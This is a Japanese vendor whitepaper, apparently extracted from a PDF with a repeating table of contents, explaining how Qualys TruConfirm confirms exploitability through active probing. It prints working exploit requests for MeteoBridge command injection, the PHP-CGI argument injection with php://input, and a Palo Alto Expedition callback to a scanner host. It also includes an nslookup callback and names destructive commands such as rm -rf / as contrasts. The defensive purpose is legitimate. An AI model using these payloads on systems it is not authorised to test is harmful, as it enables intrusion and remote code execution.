



Qualys TruConfirm: 脆弱性およびリスク管理における 確実性の科学

技術アーキテクチャと運用メカニズム

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクスポージャー検証

エグゼクティブサマリー

現代の脅威環境では、攻撃者がパッチがリリースされる前に脆弱性を悪用するため、攻撃に要する時間は事実上マイナスにまで短縮されています。しかし、防御側は依然として膨大な情報に圧倒されています。バージョン照合に依存する従来の脆弱性管理では、日常的に数百万件もの「重大な」脆弱性が発見されます。Qualys脅威調査ユニット (TRU) の調査によると、これらの重大な脆弱性のうち、実際に悪用されているのは1%未満です。

この課題に対処するため、多くの企業は脆弱性や設定ミスをより適切に特定、優先順位付け、修復するために、継続的脅威エクスポージャー管理 (CTEM) プログラムを採用しています。しかし、正確なエクスポイト検証がなければ、CTEMの取り組みは依然として膨大な量の潜在的な脅威を生み出してしまいます。組織は、セキュリティスタック全体にわたって追加のツールを統合して調整するか、手動による検証とトリアージに多大な時間を費やすことで、この問題を解決せざるを得ません。

Qualys TruConfirmは、グラウンドトゥールズを運用化することで、この効率性のギャップを解消します。脆弱性検出を確率的な手法から決定論的な手法へと変革します。高度なアウトオブバンドアプリケーションセキュリティテスト (OAST) の原則と安全な多層アクティブプロービングを活用することで、TruConfirmは本番環境を中断することなく、悪用可能性の確固たる証拠を提供します。

現代のCTEMプログラムに求められる優先順位付けと検証レイヤーの重要な強化として、この文書では、TruConfirmが理論上の深刻度と実証されたリスクとの間のギャップを埋めることを可能にする技術アーキテクチャ、ペイロードエンジニアリング、検証ロジック、および安全メカニズムの概要を説明します。これにより、手動によるトリアージから、自動化された証拠に基づく修復への移行が可能になります。

TruConfirmの運用上の価値

TruConfirmは、以下の4つの主要分野において、測定可能な運用改善を実現します。

1. 誤検知の削減

従来のバージョンベースのスキャンでは、大量の理論上の脆弱性が検出されます。TruConfirmのエビデンスに基づく検証により、未確認の脆弱性は修正キューから除外され、チームは検証済みかつ悪用可能なリスクに集中できるようになります。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクス
ポージャー検証**2. 優先順位付けの改善**

悪用可能性が証明されれば、セキュリティチームはもはや深刻度について議論する必要がなくなり、それに基づいて行動できるようになります。検証済みの調査結果は、重大な問題を直ちに修復チームにエスカレーションするための明確で説得力のある証拠となり、トリアージ判断における曖昧さを排除します。

3. チーム効率の最適化

スキャナー出力の手動検証は、アナリストの時間を大幅に消費します。TruConfirmはエクスプロイト検証を自動化することで、セキュリティチームが潜在的な誤検知の調査に時間を費やすことなく、対策計画の策定や戦略的なリスク軽減に集中できるようにします。

4. 迅速な修復引き継ぎ

TruConfirmの各検出結果には、コマンド出力、暗号ハッシュによる検証、帯域外コールバック証明などの具体的な証拠が含まれています。これにより、修復チームは検出結果を再検証することなく自信を持って対応でき、検出から解決までの時間を短縮できます。

根本的な課題: バージョンベースの検出 vs. 証拠

従来のスキャナーは主にバージョンベースの検出に依存しています。ソフトウェアのバージョンや構成パターンを特定し、関連するリスクが悪用可能であると想定します。しかし、これらのツールには、次の3つの重要な質問に答えるために必要な環境コンテキストが欠けています。

1. コードパスは実際に到達可能ですか？
2. サービスはアクティブに稼働しており、暴露していますか？
3. WAF、ファイアウォール、IPSなどの既存の制御機能は、攻撃経路を効果的に遮断していますか？

この制約により、以下の2つの明確な障害モードが発生します。

- **誤検知:** ロードされないライブラリ、またはWAFなどの補完的な制御によって既にブロックされているライブラリの脆弱性を誤って検出してしまう。
- **ブラインド脆弱性:** アプリケーションが即座にエラーを返さない、あるいはスキャナに目に見える出力を返さないために、ブラインドSSRFや非同期RCEなどの重大度の高い脆弱性を見逃してしまう。

エグゼクティブサマリ

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: Pパターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクスポージャー検証

TruConfirmソリューション: マルチモーダル検証アーキテクチャ

TruConfirmは、理論的なバージョンベースの検出を超え、各脆弱性に対して最適な検証方法を選択する適応型証明ベースのアーキテクチャを採用しています。目に見える脆弱性については、エンジンは直接応答検証を実行し、観測されたコマンド出力、システムファイルへのアクセス、または暗号ハッシュの検証を通じて、悪用可能性を確認します。

応答データがスキャナーに返されないブラインド脆弱性の場合、TruConfirmはアウトオブバンドアプリケーションセキュリティテスト (OAST) 機能に切り替わります。このようなシナリオでは、**サイレントベリファイア**アーキテクチャが自動化された倫理的攻撃者として機能し、ターゲットシステムがQualysクラウドプラットフォームとの間で制御された非同期ネットワーク通信を開始するように仕向けるペイロードを送信します。直接応答検証であれ、アウトオブバンドコールバックであれ、TruConfirmによるすべてのチェックは、脆弱性が存在し、かつ悪用可能であることを明確かつ監査可能な形で証明します。

検出アーキテクチャ

広範囲にわたるファジングはシステムを不安定化させる可能性があります。TruConfirmは、本番環境向けに特別に設計された、構造化された3段階の検出アーキテクチャを採用しています。

フェーズ 1: 事前チェック (ターゲット検証)

攻撃ペイロードを生成する前に、スキャナはターゲットのフィンガープリントを解析し、脆弱なサービスが存在することを確認します。

- **目的:** ネットワークノイズを最小限に抑え、無関係なシステムへのペイロード実行を防止します。
- **メカニズム:** スキャナは、既知のサービスシグネチャと照合するために、無害で非侵入的な識別要求を送信します。

例:

For **CVE-2025-59049 (Mockoon)**の場合、スキャナーは処理を進める前にHTTPレスポンスヘッダーにパターン「**(?) (mockoon)**」が存在するかどうかを確認します。チェックに失敗した場合、検証は中止されます。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクスポージャー検証

フェーズ 2:

TruConfirm
チェック
(ペイロードの
安全注入)

ターゲットが検証されると、TruConfirmは正確かつ非破壊的なペイロードを注入し、悪用可能性を検証します。

- **ペイロード設計:** ペイロードは実際の攻撃ツールを改変したもので、悪意のある動作ではなく、無害な検証動作を実行するように設計されています。
- **安全性の保証:** TruConfirmのペイロードはすべて、Qualys脅威調査ユニット (TRU) によって厳密に選定され、徹底的にテストされています。リリース前に、ペイロードは制御されたサンドボックス環境で厳密な検証を受け、副作用がなく、軽量で、永続的ではないことが保証されます。これにより、システムの不安定性やサービスの中断のリスクが排除されます。これらの安全対策については、第5章 (安全性のアーキテクチャ) で詳しく説明します。

TruConfirmの全てのチェックは、厳格な実行ルールに従います。

- **読み取り専用:** ファイルの作成、変更、削除は一切行いません。
- **一時的:** 操作は一時的なものであり、常駐プロセスは発生しません。
- **安定性優先:** ペイロードには、競合状態やメモリ枯渇を引き起こす可能性のあるロジックは一切含まれていません。

例:

破壊的 / 悪意のあるアクション	TruConfirm検証アクション
<code>rm -rf /</code>	<code>id</code> (Linux) または <code>ipconfig</code> (Windows)
データ漏洩のためにC2サーバーに接続する	Qualysが管理するOASTドメインへのHTTPコールバックを実行する

フェーズ 3:

分析と確認

最終段階では、スキャナーは2つの異なる検証経路を通じて悪用可能性を判断します。

- **インバンド検証 (直接応答検証)**
HTTP応答、コマンド出力、または暗号化ハッシュ値を解析し、実行が成功したことを確認します。
- **アウトオブバンド確認 (サイレント検証によるOAST)**
ターゲットシステムからQualysクラウドプラットフォームへの非同期ネットワークコールバックを検出し、ブラインド脆弱性に対する悪用可能性の決定的な証拠とします。

エグゼクティブサマリ

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説: 検証手法

- **方法 A: パターンベースの出力検証**
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: 0サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ: 大規模における決定論的エクスポージャー検証

技術な詳細解説: 検証手法

TruConfirmは、拡張可能な検証手法ライブラリを用いて、脆弱性の悪用可能性を確実に検証します。プロトコルレベルの検証、診断情報漏洩解析、逆シリアル化チェーンのアクティベーションなど、広範かつ継続的に拡張される技術群を活用していますが、以下に詳述する3つの手法は、TruConfirmの脆弱性対策検証の大部分を支える基本的なパターンを示しています。

方法 A: パターンベースの出力検証 (インバンド / 直接応答検証)

脆弱性がHTTP応答内に観測可能な出力を生成する場合に使用します。

例: CVE-2025-4008 (スマートベッド型MeteoBridge RCE)

- **ペイロード:** `GET /public/template.cgi?templatefile=$(id)`
- **検証ロジック:** スキャナは**200 OK**などのHTTPステータスコードに依存しません。代わりに、厳密な正規表現を適用してコマンド出力の構造を検証します。

`(uid=\d+.*gid=\d+)`
- **確実性:** `uid=0(root)` の存在は、オペレーティングシステムが注入されたコマンドを実行したという決定的な証拠となり、実行権限レベルを明らかにします。

技術プロセス

事前チェック	HTTPレスポンス内の <code>(?i)([Mm]eteobridge)</code> を照合することで、MeteoBridgeデバイスを識別します。
攻撃ペイロード	<code>GET /public/template.cgi?templatefile=\$(id)</code> <code>\$(id)</code> 構文は、脆弱なシステム上でコマンド置換をトリガーし、 <code>id</code> コマンドを実行します。
確認ロジック	レスポンスが以下の条件に一致した場合、攻撃の成功が確認されます。 <code>(uid=\d+.*gid=\d+)</code> 例えば、 <code>uid=0(root) gid=0(root)</code> はコマンド実行を証明し、実行コンテキストを確認します。

エグゼクティブサマリ

TruConfirmの運用上の価値

中核的な課題: バージョンベ
ースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説: 検証手法

- 方法 A: パターンベースの
出力検証
- **方法 B: 暗号学的ハッ
シュマツチング**
- 方法 C: サイレントベリファ
イアによる帯域外コールバック
(OAST)

安全アーキテクチャの5つの基
礎となる柱: 本番環境における
信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリン
グ手法

仮説からエビデンスへ:
大規模における決定論的エク
スポートジャー検証

方法 B: 暗号学的ハッシュマツチング (インバンド / 直接応答検証)

単純な文字列マツチングでは信頼性が低いコードインジェクションシナリオ（例えば、
リフレクションに基づく誤検出）において、誤検出を排除するために使用されます。

例: CVE-2024-4577 (PHP-CGI引数インジェクション)

- **コンセプト:** ペイロードは、「hello world」のような静的な文字列をエコーするの
ではなく、ターゲットシステムに対し、固有の乱数シードの暗号学的ハッシュを計算す
るよう指示します。
- **ペイロード:** `<?php echo md5("qualystest731577");?>`
- **検証ロジック:** スキャナは、事前に計算されたハッシュをチェックします。

`8d73bea7ce4c2da5ffdb9083cc26bb6c`
- **確実性:** 注入されたPHPコードが正常に実行されない限り、このハッシュがレスポンスに
現れることは数学的に不可能であり、悪用可能性の決定論的な証明となる。

技術的プロセス

事前チェック	(?i) (php xampp) に一致させることで PHP の存在を識別します。
攻撃ペイロード a. ハッシュ 検証方法	• クエリ: <pre>?%ADd+cgi.force _ redirect%3d0+%ADd+cgi. redirect _ status _ env+%ADd+allow _ url _ include%3d1+%ADd+auto _ prepend _ file%3dphp://input</pre> • コンテンツ: <pre><?php echo md5("qualystest731577");?></pre> • 確認: 事前に計算されたハッシュ値 <code>8d73bea7ce4c2da5ffdb9083cc26bb6c</code> と一致します。 このハッシュ値は、実行が行われた場合にのみ出現します。
b. コマンド実行 方法	• コンテンツ: <pre><?php system("ipconfig"); ?></pre> • 確認: 応答出力で (?i)(Windows IP Configuration) に一致します。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベ
スの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説: 検証手法

- 方法 A: パターンベースの
出力検証
- 方法 B: 暗号学的ハッシュ
マッチング
- **方法 C: サイレントベリ
ファイアによる帯域外
コールバック (OAST)**

安全アーキテクチャの5つの基
礎となる柱: 本番環境における
信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリン
グ手法

仮説からエビデンスへ:
大規模における決定論的エクス
ポージャー検証

方法 C: サイレント検証ツールによる帯域外コールバック (OAST)

SSRF、ブラインドRCE、OSコマンドインジェクションなど、アプリケーションが入力を処理するものの、スキャナに目に見える出力を返さないブラインド脆弱性に対して使用されます。

例: CVE-2025-0107 (Palo Alto Expeditionのコマンドインジェクション)

- **リスナー設定:** スキャナは、自身のIPアドレス (**\$QIP**) 上に、固有の一時的なリスニングポート (**\$QPORT**) を開設します。
- **ペイロード注入:** ペイロードは、ターゲットに対し、スキャナへのネットワーク接続を開始するよう指示します。
- **サイレント検証:** ターゲットが脆弱な場合、注入されたコマンドを実行し、 **\$QIP:** **\$QPORT** へのアウトバウンド接続を開始します。
- **確認:** このコールバックの検出は、実行の確実な証拠となり、アウトバウンド接続の確認となります。ポートは一時的かつこのテスト専用の固有であるため、この接続は、ターゲットがコマンドを実行し、アウトバウンドトラフィックが許可されたことの確実な証拠となります。

技術プロセス

事前チェック	応答ページ内の (?i)<title>Expedition と照合することで、遠征を特定します。
攻撃ペイロード	<pre>GET /API/regionsDiscovery. php?master=spark%3A%2F%2F\$QIP%3A\$QPORT&mask=26 &project=your _ project&devices=device1%2Cdevice2 &mtserver=127.0.0.1%3A3306&mtuser=root&<password> &mode=pre-analysis&regions=&parquetPath=% 2Ftmp&timezone=Europe%2FHelsinki</pre> 重要な要素: master=spark%3A%2F%2F\$QIP%3A\$QPORT (復号済み: spark://<scanner-ip>:<scanner-port>)
スキャナリスナー	ペイロード配信に先立ち、スキャナは自身のIPアドレス (\$QIP) 上でリスニングポート (\$QPORT) を開きます。
確認ロジック	マッチング: CALLBACK ターゲットに脆弱性がある場合、注入されたパラメータを処理し、スキャナへのネットワーク接続を開始します。リスナーはこの受信接続をキャプチャし、脆弱性の確実な監査可能な証拠として利用します。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクスポージャー検証

上記で概説した手法（**パターンベース出力検証、暗号学的ハッシュマッチング、帯域外コールバック検証**）は、最も頻繁に用いられる検証パターンの3つですが、決して網羅的なものではありません。TruConfirmの検証エンジンは、各脆弱性クラスの挙動に合わせて調整された、エクスプロイト耐性のある技術のライブラリを継続的に拡張しています。これらには、AJPや生のTCPなどの非HTTPチャネルに対するプロトコルレベルの検証、サーバー自身のエラー応答によってアクセス制御境界の破損が明らかになる診断リーク分析、意図的に不正なペイロードを特権エンドポイントに送信して認証エラーと処理エラーを区別する意図的失敗テスト、サーバー側のアーティファクトにコードを埋め込み、別のインクルージョンパスで実行するマルチステージ書き込みトリガーチェーン、完全なエクスプロイトチェーンを完了せずに安全でないオブジェクトのインスタンス化を実行する逆シリアル化ガジェットのアクティベーション、URLパス、トークン、リクエストパラメータなどに埋め込まれた評価コンテキスト全体にわたる式言語のインジェクションなどが含まれます。各手法は、特定の脆弱性のアーキテクチャ、アプリケーションの応答特性、および決定論的証明への最も安全なパスに基づいて選択され、多くの場合組み合わせられます。新しい脆弱性クラスが出現すると、対応する検証手法が開発され統合されるため、TruConfirmのカバー範囲は脅威の状況と歩調を合わせて進化します。

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

エンタープライズ環境における脆弱性の積極的な検証を阻む主な障壁の一つは、システム障害のリスクです。セキュリティチームは、検証自体が本番サーバーの不安定化、データの破損、ユーザーエクスペリエンスの低下につながる可能性があるという懸念から、脆弱性の存在を証明することに躊躇することがよくあります。

Qualys TruConfirmは、安全性を最優先とする設計思想に基づいて構築されています。アクセス、永続性、または影響を優先する従来の侵入テストツールや悪意のあるエクスプロイトフレームワークとは異なり、TruConfirmは安定性と検証を最優先します。運用リスクを生じさせることなく、本番環境で安全に動作するように専用設計されています。

TruConfirmの安全アーキテクチャは、以下の5つの基本要素に基づいています。

1. ターゲット検証
2. 安全なペイロード設計
3. 一時的な相互作用
4. パフォーマンスの安定性
5. プライバシー保護

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクス
ポージャー検証

第1の柱: 事前チェック: インタラクション前の予防

TruConfirmは、無差別に攻撃を仕掛けるような手法は採用していません。エクスプロイトベースのトラフィックを送信する前に、スキャナエンジンは厳格な**事前チェック（ターゲット検証）**を実行し、検証対象として適切かどうかを確認します。

- **ロジック:** スキャナーは、バナーグラブリングやHTTPフィンガープリンティングといった無害な手法を用いて、対象サービスをフィンガープリントします。これにより、システムがテスト対象の脆弱性に関連する特定のソフトウェアまたは構成を実行していることが確認されます。
- **安全性:** 事前チェックで必要な対象環境が確実に特定されない場合（例えば、Mockoonのパス・トラバース脆弱性をテストする前に、サーバーがMockoonを実行していることを確認するなど）、アクティブペイロードは送信されません。これにより、不要なトラフィックが防止され、無関係なサービスとのやり取りが回避されます。

第2の柱: 安全なペイロード設計: 良性検証アクション

TruConfirmの重要な差別化要因は、**エクスプロイトベクトル**と**実行ペイロード**を意図的に分離している点です。TruConfirmは攻撃者が利用するのと同じエントリーベクトル（例えば、脆弱なリクエストパス）を使用しますが、ペイロード自体、つまり実行されるアクションは根本的に異なります。

- **攻撃者ペイロード（破壊的）:** 攻撃者の目的は、システムの制御または損害の獲得です。ペイロードには、ファイル削除コマンド `rm -rf *`、データベース破壊コマンド `DROP TABLE`、ランサムウェアやバックドアの展開などが含まれる場合があります。
- **TruConfirmペイロード（無害）:** TruConfirmは、悪意のある「攻撃の核心」を無害な検証アクションに置き換えます。ペイロードは、システムに損害を与える代わりに、DNSルックアップやTruConfirmが制御するリスナーへのHTTPコールバックなど、無害で観測可能な操作を実行するようターゲットシステムに要求します。

これらのペイロードは、実行パスに到達可能であることを確認することで、悪用可能性の証拠を生成することのみを目的として設計されています。

例: コードインジェクションのシナリオでは、システムを不安定にする可能性のあるリソースを大量に消費するコマンドを実行する代わりに、TruConfirm は一意のサブドメインを解決するコマンド（例: `nslookup <unique-id>.truconfirm.qualys.com`）を挿入します。

結果: ターゲットシステムは、TruConfirmリスナーとの間で制御されたネットワーク通信を開始するだけです。データの変更、ファイルの作成や削除、プロセスの乗っ取りは一切行われません。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクスポージャー検証

安全ロジック比較

機能	悪意のある攻撃者	Qualys TruConfirm
目的	コントロール、窃盗、または破壊	エクスポージャー状況の確認
ペイロード動作	Delete *.* (破壊的)	解決済み [id].truconfirm.qualys.com (良性)
システムへの影響	重大な事態 (データ損失、システムクラッシュ)	ゼロ (無害なネットワーク要求)
実証	システム侵害	"Hello" 信号を受信

第3の柱: 一時的な相互作用: ゼロフットプリント

本番環境で安全に検証を行う上で、成果物が一切残らないことが極めて重要です。TruConfirmは**一時的なインタラクション**という原則に基づいて構築されており、すべての検証アクションが一時的かつ自己完結型であることを保証します。

- **一時的な接続:** すべてのやり取りは完全に一時的なものです。TruConfirmサービスがコールバックを受信すると、接続は直ちに閉じられ、それ以降の通信は維持されません。
- **永続性なし:** ルートキットのインストール、ユーザーアカウントの作成、継続的なアクセスを可能にするバックドアの設置などを行う攻撃者とは異なり、TruConfirmは一切の永続性を残しません。エージェントは展開されず、ファイルの書き込みや変更も行われず、システムやアプリケーションの設定が永続的に変更されることもありません。

第4の柱: パフォーマンスの安全性: 非同期かつノンブロッキング

TruConfirmは、本番環境下でもシステムリソースとユーザーエクスペリエンスへの影響を最小限に抑えるように設計されています。

- **非同期処理:** Log4ShellやブラインドSSRFなど、多くの重大な脆弱性は、帯域外処理技術を用いて検証されます。ペイロードが注入されると、アプリケーションはバックグラウンドでネットワーク操作 (HTTPリクエストやDNSクエリなど) を開始することでペイロードを処理します。この処理は帯域外で行われるため、メインのアプリケーションスレッドはブロックされず、検証の完了を待つこともありません。
- **ユーザーエクスペリエンス:** アプリケーションを操作するエンドユーザーは、遅延や中断を一切感じません。検証はバックグラウンドで静かに実行され、TruConfirmサービスが結果を記録します。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクス
ポージャー検証


- **低リソースオーバーヘッド:** TruConfirmは、量ではなく精度を重視します。ネットワークポートを過負荷にしたり、スレッドプールを枯渇させたり、サービス拒否攻撃やブルートフォース攻撃に関連するトラフィックパターンを生成したりすることはありません。代わりに、単一のターゲットペイロードを送信し、その結果として生じる応答をパッシブに監視します。

第5の柱: プライバシー保護アーキテクチャ

機密性の高い企業環境において、データプライバシーは最優先事項です。TruConfirmは、エクスプロイト検証によって、顧客環境外に内部アプリケーションデータやビジネスロジックが漏洩しないように設計されています。

- **暗号化ハッシュメカニズム:** 帯域外コールバックを使用する場合、TruConfirmは暗号化ハッシュ方式を採用します。ペイロードには、生のアプリケーションコンテンツやデータではなく、ハッシュ化された識別子が含まれるため、機密情報が送信されることはありません。

- **データブラインドネス:** TruConfirmのコールバックインフラストラクチャは、特定のソースからの接続が発生し、想定されるハッシュと一致したことのみを記録します。アプリケーションの内部ロジック、データベースの内容、リクエストパラメータ、または独自のコードをキャプチャまたは保存することはありません。万が一ログが検査された場合でも、機密性の高い顧客データが漏洩したり、保持されたりすることはありません。



エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

仮説からエビデンスへ:
大規模における決定論的エクス
ポージャー検証

TruConfirmのリスクスコアリング手法

TruConfirmは、脆弱性の優先順位付けを確率的推定から実証的検証へと根本的に転換します。従来のスコアリングは、業界標準の指標（CVSSレーティング、EPSS確率、既知の概念実証エクスプロイトなど）に依存していましたが、TruConfirmは実際の資産に対して積極的にエクスプロイトを試行し、環境固有の実際のリスクの証拠を生成します。エクスプロイトが確認されると、スコアリングエンジンは、脆弱性の元の深刻度に関わらず、あらゆる脆弱性を「高」または「重大」の範囲に圧縮するように設計された、積極的な上方修正を適用します。このシグナルは明確です。この脆弱性は理論上のものではなく、実際にお客様の環境で悪用されたものです。

この手法では、最初のスコア上昇に加えて、時間経過によるペナルティが加算されます。確認された脆弱性が修正されない期間が長くなるほど、スコアは100に向かってより積極的に上昇します。重要なのは、すべての計算に使用される基本スコアは常に最新の値であり、脅威インテリジェンスによって継続的に更新されることです。これにより、古い複合スコアがTruConfirmスキャン間のリスク上昇を覆い隠してしまうことを防ぎます。

悪用が排除された場合（つまり、資産が積極的にテストされ、TruConfirmチェックに合格した場合）、元の深刻度スコアが維持されます。脆弱性自体は依然として存在し、悪用を阻止した防御策（ファイアウォールルールやネットワークポリシーなど）はいつでも変更または削除できます。結果が不確定または保留中の場合、スコアは変更されません。証拠がないことは、存在しないことの証拠とはみなされません。

結果として、確認済みの脅威を重視し、未解決のリスクに対する可視性を維持し、モデル化された確率ではなく観測された現実に基づいて優先順位付けを行うスコアリングフレームワークが実現します。

エグゼクティブサマリー

TruConfirmの運用上の価値

中核的な課題: バージョンベースの検出 vs. 証拠に基づく検出

検出アーキテクチャ

技術的な詳細解説:
検証手法

- 方法 A: パターンベースの出力検証
- 方法 B: 暗号学的ハッシュマッチング
- 方法 C: サイレントベリファイアによる帯域外コールバック (OAST)

安全アーキテクチャの5つの基礎となる柱: 本番環境における信頼性の構築

- ターゲット検証
- 安全なペイロード設計
- 一時的な相互作用
- パフォーマンスの安定性
- プライバシー保護

TruConfirmリスクスコアリング手法

**仮説からエビデンスへ:
大規模における決定論的
エクスポージャー検証**

仮説から証拠へ: 大規模環境における決定論的脆弱性検証

Qualys TruConfirmは、攻撃者の視点に立った検証をエンタープライズ規模の脆弱性管理にもたらしめます。ソフトウェアのバージョンや深刻度スコアからリスクを推測するのではなく、厳密な出力照合、暗号実行検証、帯域外コールバックといった決定論的な手法を用いて、悪用可能性を証明します。その結果、確実な情報が得られます。実際の運用環境で何が悪用される可能性があるのかを、明確かつ監査可能な証拠で示すことができるのです。

この変化は、セキュリティチームの業務運営方法を根本的に変える。理論的な発見事項が際限なく増え続けるのではなく、チームは実証済みの攻撃経路を示す、はるかに少ない脆弱性群を排除できるようになる。雑音は消え、優先順位は明確になり、議論は行動へと変わる。

